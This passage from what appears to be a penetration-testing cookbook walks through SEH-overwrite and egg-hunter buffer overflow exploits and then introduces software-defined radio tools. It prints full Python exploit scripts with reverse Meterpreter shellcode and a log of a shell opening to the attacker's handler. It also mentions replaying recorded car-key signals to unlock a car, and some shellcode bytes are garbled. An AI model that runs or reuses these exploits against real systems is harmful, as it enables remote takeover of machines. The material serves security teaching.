connect=sock.connect((target_address,target_port))
sock.send(buffer)
print "Sent!!"
sock.close()
```

The following screenshot shows the output of the preceding command:

```
#!/usr/bin/python
import socket

target_address="192.168.110.12"
target_port=6660

buffer = "USV "
buffer += "\x41" * 962 #offset
# 6 Bytes SHORT jump to shellcode
buffer += "\xeb\x06\x90\x90"
# POP+POP+RET 0x0f9a196a
buffer += "\x6a\x19\x9a\x0f"
buffer += "\x90" * 24
#Shellcode Reverse meterpreter.
buffer += "\xb8\x52\x62\xd2\xbb\xdd\xc1\xd9\x74\x24\xf4\x5e"
buffer += "\x29\xc9\xb1\x54\x83\xee\xfc\x31\x46\x0f\x03\x46"
buffer += "\x5d\x80\x27\x47\x89\xc6\xc8\xb8\x49\x a7\x41\x5d"
buffer += "\x78\xe7\x36\x15\x2a\xd7\x3d\x7b\xc6\x9c\x10\x68"
buffer += "\x5d\xd0\xbc\x9f\xd6\x5f\x9b\xae\xe7\xcc\xdf\xb1"
buffer += "\x6b\x0f\x0c\x12\x52\xc0\x41\x53\x93\x3d\xab\x01"
buffer += "\x4c\x49\x1e\xb6\xf9\x07\x a3\x3d\xb1\x86\x a3\x a2"
buffer += "\x01\x a8\x82\x74\x1a\xf3\x04\x76\xcf\x8f\x0c\x60"
buffer += "\x0c\xb5\xc7\x1b\xe6\x41\xd6\xcd\x37\x a9\x75\x30"
buffer += "\xf8\x58\x87\x74\x3e\x83\xf2\x8c\x3d\x3e\x05\x4b"
buffer += "\x3c\xe4\x80\x48\xe6\x6f\x32\xb5\x17\x a3\x a5\x3e"
buffer += "\x1b\x08\x a1\x19\x3f\x8f\x66\x12\x3b\x04\x89\xf5"
buffer += "\xc a\x5e\xae\xd1\x97\x05\xcf\x40\x7d\xeb\xf0\x93"
buffer += "\xde\x54\x55\xdf\xf2\x81\xe4\x82\x9a\x66\xc5\x3c"
buffer += "\x5a\xe1\x5e\x4e\x68\xae\xf4\xd8\xc0\x27\xd3\x1f"
buffer += "\x27\x12\x a3\xb0\xd6\x9d\xd4\x99\x1c\xc9\x84\xb1"
buffer += "\xb5\x72\x4f\x42\x3a\x a7\xfa\x47\xac\x88\x53\x29"
buffer += "\x2b\x61\x a6\xb6\x22\x2d\x2f\x50\x14\x9d\x7f\xcd"
buffer += "\xd4\x4d\xc0\xbd\xbc\x87\xcf\xe2\xdc\x a7\x05\x8b"
buffer += "\x76\x48\xf0\xe3\xee\xf1\x59\x7f\x8f\xfe\x77\x05"
```

30. Let's run this without the debugger this time. We will open our handler in Kali, and we should have meterpreter access:

```
mst exploit(handler) > exploit
[*] Exploit running as process 1380. In need to use jmp
[*] zero bytes, which are almost always bad characters.
[*] Started reverse TCP handler on 192.168.110.7:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.110.12
[*] Meterpreter session 3 opened!(192.168.110.7:4444 -> 192.168.110.12:
1380) at 2017-07-14 08:54:54 -0400
[*] Some jump code that I developed inspired by phrack #62 Article
[*] meterpreter > [REDACTED]
```

See also


- <https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/>
- <http://resources.infosecinstitute.com/bypassing-seh-protection-a-real-life-example/>

Exploiting egg hunters

Egg hunting is used when there is not enough space in the memory to place our shellcode consecutively. Using this technique, we prefix a unique tag with our shellcode and then the egg hunter will basically search for that tag in the memory and execute the shellcode. The egg hunter contains a set of programming instructions; it is not much different from shellcode. There are multiple egg hunters available. You can learn more about them and how they work with this paper by skape: <http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf>.

Getting ready

We will try to make an exploit with an egg hunter for the same software we used in the previous recipe. The logic behind the exploitation would be something similar to what is shown in the following diagram:



Our aim is to overwrite the **nSEH** and then **SEH** in order to make it jump to the egg hunter shellcode, which, when executed, will find and execute our shellcode in the memory.

How to do it...

Following are the steps that demonstrate the use of the egg hunter:

1. We start the software on Windows XP and attach it to the debugger:



2. We already know the crash bytes and the address to bypass the SAFESEH.
3. Now we need to add our egg hunter and then use it to jump to our shellcode.
4. As we know, the egg hunter is a shellcode and the basic rule for using a shellcode is to make sure it does not have any bad characters.
5. Let's look at the previous exploit we made:

```
#!/usr/bin/python
import socket
target_address="192.168.110.12"
target_port=6660
buffer = "USV "
buffer += "\x41" * 962 #offset
# 6 Bytes SHORT jump to shellcode
buffer += "\xeb\x06\x90\x90"
# POP+POP+RET 0x0f9a196a
buffer += "\x6a\x19\x9a\x0f"
buffer += "\x90" * 16
#Shellcode Reverse meterpreter.
buffer += "\xdb\xde\xd9\x74\x24\xf4\xbf\xcf\x9f\xb1\x9a\x5e"
buffer += "\x31\xc9\xb1\x54\x83\xee\xfc\x31\x7e\x14\x03\x7e"
buffer += "\xdb\x7d\x44\x66\x0b\x03\xxa7\x97\xcb\x64\x21\x72"
```

```
buffer += "\xfa\x4\x5\xf6\xac\x14\x1d\x5a\x40\xde\x73\x4f"
buffer += "\xd3\x92\x5b\x60\x54\x18\xba\x4f\x65\x31\xfe\xce"
buffer += "\xe5\x48\xd3\x30\xd4\x82\x26\x30\x11\xfe\xcb\x60"
buffer += "\xca\x74\x79\x95\x7f\xc0\x42\x1e\x33\xc4\xc2\xc3"
buffer += "\x83\xe7\xe3\x55\x98\xb1\x23\x57\x4d\xca\x6d\x4f"
buffer += "\x92\xf7\x24\xe4\x60\x83\xb6\x2c\xb9\x6c\x14\x11"
buffer += "\x76\x9f\x64\x55\xb0\x40\x13\xaf\xc3\xfd\x24\x74"
buffer += "\xbe\xd9\xa1\x6f\x18\xa9\x12\x54\x99\x7e\xc4\x1f"
buffer += "\x95\xcb\x82\x78\xb9\xca\x47\xf3\xc5\x47\x66\xd4"
buffer += "\x4c\x13\x4d\xf0\x15\xc7\xec\xa1\xf3\xa6\x11\xb1"
buffer += "\x5c\x16\xb4\xb9\x70\x43\xc5\xe3\x1c\xa0\xe4\x1b"
buffer += "\xdc\xae\x7f\x6f\xee\x71\xd4\xe7\x42\xf9\xf2\xf0"
buffer += "\xa5\xd0\x43\x6e\x58\xdb\xb3\xa6\x9e\x8f\xe3\xd0"
buffer += "\x37\xb0\x6f\x21\xb8\x65\x05\x24\x2e\x46\x72\x48"
buffer += "\xa5\x2e\x81\x95\xa8\xf2\x0c\x73\x9a\x5a\x5f\x2c"
buffer += "\x5a\x0b\x1f\x9c\x32\x41\x90\xc3\x22\x6a\x7a\x6c"
buffer += "\xc8\x85\xd3\xc4\x64\x3f\x7e\x9e\x15\xc0\x54\xda"
buffer += "\x15\x4a\x5d\x1a\xdb\xbb\x14\x08\x0b\xda\xd6\xd0"
buffer += "\xcb\x77\xd7\xba\xcf\xd1\x80\x52\xcd\x04\xe6\xfc"
buffer += "\x2e\x63\x74\xfa\xd0\xf2\x4d\x70\xe6\x60\xf2\xee"
buffer += "\x06\x65\xf2\xee\x50\xef\xf2\x86\x04\x4b\xa1\xb3"
buffer += "\x4b\x46\xd5\x6f\xd9\x69\x8c\xdc\x4a\x02\x32\x3a"
buffer += "\xbc\x8d\xcd\x69\xbf\xca\x32\xef\x9d\x72\x5b\x0f"
buffer += "\xa1\x82\x9b\x65\x21\xd3\xf3\x72\x0e\xdc\x33\x7a"
buffer += "\x85\xb5\x5b\xf1\x4b\x77\xfd\x06\x46\xd9\xa3\x07"
buffer += "\x64\xc2\xb2\x89\x8b\xf5\xba\x6b\xb0\x23\x83\x19"
buffer += "\xf1\xf7\xb0\x12\x48\x55\x90\xb8\xb2\xc9\xe2\xe8"
# NOP SLED
buffer += "\x90" * (2504 - len(buffer))
buffer += "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
print "Sent!!"
sock.close()
```

6. Let's consider that the shellcode isn't actually after the 6 bytes of jump we made in the memory. In this situation, we can use an egg hunter to make a reliable exploit for the software.
7. Now it may sound easy, but there are some complications. We need our final exploit to follow the flow like we mentioned in the diagram, but we also need to make sure we have enough NOPs in the code to ensure the exploit.

8. This is what our exploit flow should look like, as in our case, we had enough memory to have the shellcode. But in other cases, we may not have so much memory, or our shellcode may be stored somewhere else in the memory. In those cases, we can go for egg hunting, which we will cover in the later recipe:

Junk Bytes	nSEH	SEH	Nop	Egghunter	Nop	Tag	Shellcode

9. Following the preceding flow diagram, our shellcode would look something like this:

```
#!/usr/bin/python
import socket
target_address="192.168.110.12"
target_port=6660
#Egghunter Shellcode 32 bytes
egghunter = ""
egghunter += "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
egghunter += "\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
# 6 Bytes SHORT jump to shellcode
nseh = "\xeb\x09\x90\x90"
# POP+POP+RET 0xf9a196a
seh = "\x6a\x19\x9a\x0f"
#Shellcode Reverse meterpreter. 360 bytes
buffer = ""
buffer += "\xdb\xde\xd9\x74\x24\xf4\xbf\xcf\x9f\xb1\x9a\x5e"
buffer += "\x31\xc9\xb1\x54\x83\xee\xfc\x31\x7e\x14\x03\x7e"
buffer += "\xdb\x7d\x44\x66\x0b\x03\xa7\x97\xcb\x64\x21\x72"
buffer += "\xfa\xa4\x55\xf6\xac\x14\x1d\x5a\x40\xde\x73\x4f"
buffer += "\xd3\x92\x5b\x60\x54\x18\xba\x4f\x65\x31\xfe\xce"
buffer += "\xe5\x48\xd3\x30\xd4\x82\x26\x30\x11\xfe\xcb\x60"
buffer += "\xca\x74\x79\x95\x7f\xc0\x42\x1e\x33\xc4\xc2\xc3"
buffer += "\x83\xe7\xe3\x55\x98\xb1\x23\x57\x4d\xca\x6d\x4f"
buffer += "\x92\xf7\x24\xe4\x60\x83\xb6\x2c\xb9\x6c\x14\x11"
buffer += "\x76\x9f\x64\x55\xb0\x40\x13\xaf\xc3\xfd\x24\x74"
buffer += "\xbe\xd9\xa1\x6f\x18\x9a\x12\x54\x99\x7e\xc4\x1f"
buffer += "\x95\xcb\x82\x78\xb9\xca\x47\xf3\xc5\x47\x66\xd4"
buffer += "\x4c\x13\x4d\xf0\x15\xc7\xec\xa1\xf3\xa6\x11\xb1"
buffer += "\x5c\x16\xb4\xb9\x70\x43\xc5\xe3\x1c\xa0\xe4\x1b"
buffer += "\xdc\xae\x7f\x6f\xee\x71\xd4\xe7\x42\xf9\xf2\xf0"
buffer += "\xa5\xd0\x43\x6e\x58\xdb\xb3\xa6\x9e\x8f\xe3\xd0"
buffer += "\x37\xb0\x6f\x21\xb8\x65\x05\x24\x2e\x46\x72\x48"
```

```
buffer += "\xa5\x2e\x81\x95\xa8\xf2\x0c\x73\x9a\x5a\x5f\x2c"
buffer += "\x5a\x0b\x1f\x9c\x32\x41\x90\xc3\x22\x6a\x7a\x6c"
buffer += "\xc8\x85\xd3\xc4\x64\x3f\x7e\x9e\x15\xc0\x54\xda"
buffer += "\x15\x4a\x5d\x1a\xdb\xbb\x14\x08\x0b\xda\xd6\xd0"
buffer += "\xcb\x77\xd7\xba\xcf\xd1\x80\x52\xcd\x04\xe6\xfc"
buffer += "\x2e\x63\x74\xfa\xd0\xf2\x4d\x70\xe6\x60\xf2\xee"
buffer += "\x06\x65\xf2\xee\x50\xef\xf2\x86\x04\x4b\xa1\xb3"
buffer += "\x4b\x46\xd5\x6f\xd9\x69\x8c\xdc\x4a\x02\x32\x3a"
buffer += "\xbc\x8d\xcd\x69\xbf\xca\x32\xef\x9d\x72\x5b\x0f"
buffer += "\xa1\x82\x9b\x65\x21\xd3\xf3\x72\x0e\xdc\x33\x7a"
buffer += "\x85\xb5\x5b\xf1\x4b\x77\xfd\x06\x46\xd9\xa3\x07"
buffer += "\x64\xc2\xb2\x89\x8b\xf5\xba\x6b\xb0\x23\x83\x19"
buffer += "\xf1\xf7\xb0\x12\x48\x55\x90\xb8\xb2\xc9\xe2\xe8"
nop = "\x90" * 301
tag = "w00tw00t"
buffer1 = "USV "
buffer1 += nop * 2 + "\x90" * 360
buffer1 += nseh + seh # 8
buffer1 += "\x90" * 6 #
buffer1 += egghunter
buffer1 += nop
buffer1 += tag
buffer1 += buffer
buffer1 += "\x90" * (3504 - len(buffer))
buffer1 += "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer1)
print "Sent!!"
sock.close()
```

10. We go ahead and save it as `script.py` and run it using `python script.py`.

11. And, we should have our meterpreter session waiting for us.



The exploit code we wrote may not work in the exact same way on every system because there are multiple dependencies depending on the OS version, software version, and so on.

See also

- <https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/>

- <http://www.fuzzysecurity.com/tutorials/expDev/4.html>


An overview of ASLR and NX bypass

Address Space Layout Randomization (ASLR) was introduced in 2001 by PaX project as a Linux patch and was integrated into Windows Vista and later OS. It is a memory protection that protects against buffer overflows by randomizing the location where executables are loaded in the memory. **Data Execution Prevention (DEP)** or **no-execute (NX)** was also introduced with Internet Explorer 7 on Windows Vista, and it helps prevent buffer overflows by blocking code execution from the memory, which is marked as non-executable.

How to do it...

We need to first evade ASLR. There are basically two ways in which ASLR can be bypassed:

1. We look for any anti-ASLR modules being loaded in the memory. We will have the base address of any module at a fixed location. From here, we can use the **Return Oriented Programming (ROP)** approach. We will basically use small parts of code followed by a return instruction and chain everything to get the desired result:



Source: <https://www.slideshare.net/dataera/remix-on-demand-live-randomization-finegrained-live-aslr-during-runtime>

2. We get pointer leak/memory leak here, and we adjust the offset to grab the base address of the module whose pointer gets leaked.
3. Next, we need to bypass the NX/DEP. To do this, we use a well-known *ret-to-libc* attack (in Linux) or ROP chaining (in Windows). This method allows us to use `libc` functions to perform the task we would have done with our shellcode.
4. There's another method used for bypassing ASLR in 32-bit systems since 32 bit is a comparatively small address space compared to 64-bit systems. This makes the range of randomization smaller and feasible to brute force.
5. This is pretty much the basic concept behind bypassing ASLR and DEP. There are many more advanced ways of writing exploits, and as the patches are applied, every day new methods are discovered to bypass those.

See also

- <https://www.trustwave.com/Resources/SpiderLabs-Blog/Baby-s-first-NX-ASLR-bypass/>
- <http://taishi8117.github.io/2015/11/11/stack-bof-2/>
- <https://www.exploit-db.com/docs/17914.pdf>
- <http://tekwizz123.blogspot.com/2014/02/bypassing-aslr-and-dep-on-windows-7.html>
- <https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/>

10

Playing with Software-Defined Radios

In this chapter, we will cover the following recipes:

- Introduction to radio frequency scanners
- Hands-on with RTLSDR scanner
- Playing around with `gqrx`
- Kalibrating device for GSM tapping
- Decoding ADS-B messages with Dump1090

Introduction

The term software-defined radio means, implementation of hardware-based radio components such as modulators, demodulators and tuners using a software. In this chapter we will cover different recipes and look at multiple ways on how RTLSDR can be used to play around with frequencies and the data being transported through it.

Radio frequency scanners

RTLSR is a very cheap (around 20 USD) software-defined radio that uses a DVB-T TV tuner dongle. In this recipe, we will cover connecting an RTLSR device with Kali Linux to test whether it was detected successfully.

Getting ready

We will need some hardware for this recipe. It's easily available for purchase from Amazon or from <https://www rtl-sdr com/buy-rtl-sdr-dvb-t-dongles/>. Kali already has tools for us to get going with it.


How to do it...

We connect our device and it should be detected in Kali Linux. It's common for the devices to behave inaccurately. Here is the recipe to run the test:

1. We will first run the test using the command:

```
rtl_test
```

The following screenshot shows the output of the preceding command:



```
root@kali:~# rtl_test
Found 1 device(s):
  0: Realtek, RTL2838UHIDIR, SN: 00000001

Using device 0: Generic RTL2832U OEM
Found Rafael Micro R820T tuner
Supported gain values (29): 0.0 0.9 1.4 2.7 3.7 7.7 8.7 12.5 14.4 15.7 16.6 19.7
  20.7 22.9 25.4 28.0 29.7 32.8 33.8 36.4 37.2 38.6 40.2 42.1 43.4 43.9 44.5 48.0
  49.6
[R82XX] PLL not locked!
Sampling at 2048000 S/s.

Info: This tool will continuously read from the device, and report if
samples get lost. If you observe no further output, everything is fine.

Reading samples in async mode...
lost at least 16 bytes
lost at least 60 bytes
lost at least 60 bytes
lost at least 60 bytes
lost at least 128 bytes
lost at least 196 bytes
```

2. We may see some packet drops. This is because of trying this in a VM setup with only USB 2.0.

3. In case there are a lot of packet drops, we can test it by setting a lower sampling rate with `rtl_test -s 10000000`:

```
root@kali:~# rtl_test -s 10000000
Found 1 device(s):
  0: Realtek, RTL2838UHIDIR, SN: 00000001

Using device 0: Generic RTL2832U OEM
Found Rafael Micro R820T tuner
Supported gain values (29): 0.0 0.9 1.4 2.7 3.7 7.7 8.7 12.5 14.4 15.7 16.6 19.7
  20.7 22.9 25.4 28.0 29.7 32.8 33.8 36.4 37.2 38.6 40.2 42.1 43.4 43.9 44.5 48.0
  49.6
Exact sample rate is: 10000000.026491 Hz
[R82XX] PLL not locked!
Sampling at 10000000 S/s.

Info: This tool will continuously read from the device, and report if
samples get lost. If you observe no further output, everything is fine.
```

4. Now, we are all set to move on to the next recipe and play around with our device.

Hands-on with RTLSDR scanner

RTLSDR scanner is a cross-platform GUI that can be used for spectrum analysis. It will scan the given frequency range and display the output in a spectrogram.

How to do it...

Here is the recipe to run `rtlsdr-scanner`:

1. We connect RTLSDR to the system and start the scanner using the command:

```
rtlsdr-scanner
```


The following screenshot shows the output of the preceding command:

```
root@kali:~# rtl_sdr-scanner
RTLSDR Scanner      105.0    107.5
Found Rafael Micro R820T tuner
[R82XX] PLL not locked!
/usr/lib/python2.7/dist-packages/matplotlib/cbook.py:136: MatplotlibDeprecationWarning: The axisbg attribute was deprecated in version 2.0. Use facecolor instead.
    warnings.warn(message, mplDeprecation, stacklevel=1)
/usr/lib/python2.7/dist-packages/matplotlib/cbook.py:136: MatplotlibDeprecationWarning: idle_event is only implemented for the wx backend, and will be removed in matplotlib 2.1. Use the animations module instead.
    warnings.warn(message, mplDeprecation, stacklevel=1)
05:52:24: Debug: ScreenToClient cannot work when toplevel window is not shown
05:52:24: Debug: ScreenToClient cannot work when toplevel window is not shown
05:52:24: Debug: ScreenToClient cannot work when toplevel window is not shown
(rtlsdr_scan.py:6254): Gdk-WARNING **: gdk_window_set_icon_list: icons too large
05:52:24: Debug: ScreenToClient cannot work when toplevel window is not shown
(rtlsdr_scan.py:6254): Gdk-WARNING **: gdk_window_set_icon_list: icons too large
```

2. We should see a new window open, showing the GUI interface of the tool; here we can simply enter the frequency range on which we want to perform the scan and click on **Start** scan:



3. It will take some time to see a sweep of frequencies, and then we will see the result in graphical format:



If the application stops responding, it is recommended you lower the range and choose **Single** as the **Mode** instead of continuous.



Playing around with gqrx

The `gqrx` tool is an open source **software-defined radio (SDR)** receiver powered by the GNU radio and the Qt graphical toolkit.

It has many features such as:

- Discovering devices connected to a computer
- Processing I/Q data
- AM, SSB, CW, FM-N, and FM-W (mono and stereo) demodulators
- Recording and playing back audio to/from WAV file

- Recording and playing back raw baseband data
- Streaming audio output over UDP

In this recipe, we will cover basics of `gqrx` and another tool, `RTLSDR`.


How to do it...

Following is the recipe to use `gqrx`:


1. We can install `gqrx` using the command:

```
apt install gqrx
```


2. Once it's done, we run the tool by typing `gqrx`.
3. We choose our device from the drop-down menu in the window that opens and click **OK**:




- Now the GQRX application opens, and on the right-side in the receiver window, we choose the frequency we want to view. Then we go to the file and click on **Start DSP**:



- Now we see a waterfall and we should start hearing the sound in our speaker. We can even change the frequency we are listening to using the up and down buttons in the **Receiver Options** window:



6. We will look at an example of a car key remote, which is used to lock/unlock a car.
7. Once we press the button a couple of times, we will see the change in the waterfall showing the difference in the signal:



8. We can record the signal in the record window and then save it. This can be later decoded and transmitted back to the car using a transponder to unlock it.

9. To capture the data at 443 MHz, we can use the command:

```
rtl_sdr -f 443M - | xxd
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# rtl_sdr -f 93.5M - | xxd
Found 1 device(s):
  0: Realtek, RTL2838UHIDIR, SN: 00000001
Link to f...
Using device 0: Generic RTL2832U OEM
Found Rafael Micro R820T tuner
[R82XX] PLL not locked!
Sampling at 2048000 S/s.
Tuned to 93500000 Hz.
Tuner gain set to automatic.
Reading samples in async mode...
00000000: 00c7 00c2 a1ae 40ff 30ff ff97 bab1 15bb .....@.0.....
00000010: da6a b593 ff90 ff19 ffb2 30de ffa2 ebcba.j.....0.....
00000020: 1b8d ff8b 2660 c97e 4aa3 0000 05ff ffff ....&.^J.....
00000030: 5eae 7fff 29c0 6400 64ff 7c79 3ee7 36300.^.d.d.|y>.60
00000040: 12f5 8da9 6163 37aa 96ff 3136 c206 2330 ....ac7...16..#0
00000050: ab6a 2ed0 3700 5523 70f7 9c00 6d84 50ff .j..7.U#p...m.P.
00000060: 7201 b239 2e0e 62a3 2bbf 7483 3026 c0ff r..9..b.+.t.0&..
00000070: 0e88 ffff 6eb5 9395 829b 5e7e adff 182c0.....n.....^~.,
00000080: 0098 7700 a8b4 a4ff ffdc 04ab 205b 41c7 ..w..... [A.
00000090: a9ff 4085 9a00 2964 a9ff 4044 0039 0c53 ..@...)d..@D.9.S
000000a0: 9c21 4b8c de31 2fd4 30b0 9eff 8bff 3332 .!K..1/.0.....32
